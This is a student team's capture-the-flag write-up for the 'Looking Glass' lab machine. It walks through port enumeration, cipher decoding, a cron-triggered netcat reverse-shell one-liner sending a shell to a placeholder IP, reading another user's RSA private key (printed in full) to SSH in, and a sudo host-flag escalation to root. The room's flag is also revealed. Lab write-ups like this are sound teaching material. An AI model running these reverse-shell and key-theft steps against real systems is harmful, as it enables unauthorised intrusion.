PenTest 1: Room A (Looking Glass)

Group: Marceline


ID	Name	Role
1211100899	Muhammad Shahril Aiman	Leader
1211101533	Muhammad Aniq Fahmi	Member
1211101303	Aiman Faris	Member
1211102759	Muhammad Zaquan	Member

1) Recon and Enumeration

Members Involved: Shahril, Aniq, Aiman, Zaquan


Tools used: AttackBox, Kali, FireFox,Nmap, Ssh, Vigenere Cipher.

Methodology:




We started by checking all the open ports with nmap. The port range is from 9000 to 13783.


We tried connect each one of these ports using ssh, we receive a returned message either it says “higher” or “lower” as the image above shown. Therefore, the port we have to look for is between those two ports to get the real service.




Then, we tested all the ports until we found the correct one which gives us access to this encrypted text.



Next, we use auto detect cypher to solve the encrypted text.



After we solve the encrypted text, we use the key that was given and decode it to receive the secret message.



After we entered the secret text, we receive the password to access jabberwock.

After we manage to log in, we discovered that there are 3 files in here.


Finally, we figured out that the user.txt file was our first flag. But we need to reverse it to get the proper flag so we use cat | rev to get our first flag which is the user flag.


2) Initial Foothold

Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox, Kali, Netcat listener, pyhton3, Hash cracker.

Methodology:





As soon as we gained access. we checked the "passwd" file to see if there were any additional users and the "crontab" file to see if any tasks were scheduled for a specified time. It shows us the twasBrilling.sh script is run as user tweedledum. Then, we check what sudo permissions we have and we use netcat listener by command “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc IP_MACHINE PORT >/tmp/f “ from the PentestMonkey.

```
root@ip-10-10-70-85:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.156.66 37904 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                 nc -nlvp 1234
root@ip-10-10-70-85:~# stty raw -echo
root@ip-10-10-70-85:~# nc -nlvp 1234

tweedledum@looking-glass:~$
```

We reboot the box and wait for around 1 minute to get the box connection back. As you can see, we have connected as user tweedledum and balance to a proper shell using pyhton3 command (python3 -c "import pty;pty.spawn('/bin/bash')" and (stty raw -echo ; fg".)

```
tweedledum@looking-glass:~$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
```

```
tweedledum@looking-glass:~$ cat poem.txt
      'Tweedledum and Tweedledee
       Agreed to have a battle;
      For Tweedledum said Tweedledee
       Had spoiled his nice new rattle.

      Just then flew down a monstrous crow,
       As black as a tar-barrel;
      Which frightened both the heroes so,
       They quite forgot their quarrel.'
```

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877675747373271706f6e6d6c6b
tweedledum@looking-glass:~$
```

Next, we have a look in the home folder and saw two files, a poem and need to decode the text given from humptydumpty.

We use an online hash cracker which is hashes.com to reveal a sentence. It gave us the benefit; the website automatically recognised it and decrypted the sentence along with the others. The last message appears as the password for another user apparently.

3) Horizontal Privilege Escalation

Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox, Kali, Ssh

Methodology:

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
```

```
humptydumpty@looking-glass:~$ cd ..
humptydumpty@looking-glass:/home$ cd alice
```

Continuing the task, we switch to another user which is humptydumpty and log in by using the password from the hash cracker that recently we get. After that, we look at home folder permissions in humptydumpty and scan that alice home folder has unusual permissions.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
```

We find another thing like an rsa key.

```
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

We find an id rsa file in the expected.ssh folder, but we also see that our currently logged-on user, humptydumpty, owns the file. So, we read the contents

```
<$ ssh alice@10.10.156.66 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.156.66 (10.10.156.66)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.156.66' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

Moreover, we continue use ssh to alice using the file.

```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards wi
th all her might.

The Red Queen made no resistance whatever; only her face grew very small, and he
r eyes got large and green: and still, as Alice went on shaking her, she kept on
 growing shorter-and fatter-and softer-and rounder-and-


-and it really was a kitten, after all.
```

We look at the text file but it was not useful.

4) Root Privilege Escalation

Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox

Methodology:

```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

However, we have another option for the sudo command to execute as Alice. We use command "/etc/sudoers.d" to check the file

```
alice@looking-glass:~$  sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The box hostname of looking-glass in reverse is ssalg-gnikool. We need to figure out how to use sudo to exploit this, which is simple using the -h flag. Now that we have confirms the information, we can straightforwardly escalate to root


```
root@looking-glass:/home# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
```

```
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards and forwards wi
th all her might.

The Red Queen made no resistance whatever; only her face grew very small, and he
r eyes got large and green: and still, as Alice went on shaking her, she kept on
 growing shorter—and fatter—and softer—and rounder—and—

—and it really was a kitten, after all.
```

```
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Finally, we change the directory to root and check the list in the root. We read the the_end.txt file and lastly, we wanted to gain the root flag, as usual we have to use cat | rev to get the normal flag.

Contributions

Student ID	Name	Contribution	Signatures
1211100899	Muhammad Shahril Aiman	Solve the 1st sections together	
1211101533	Muhammad Aniq Fahmi	Solve the 2nd sections together	
1211101303	Aiman Faris	Solve the 3rd sections together	
1211102759	Muhammad Zaquan	Solve the 4th sections together	

VIDEO LINK: https://youtu.be/_ZtGQB7hqr4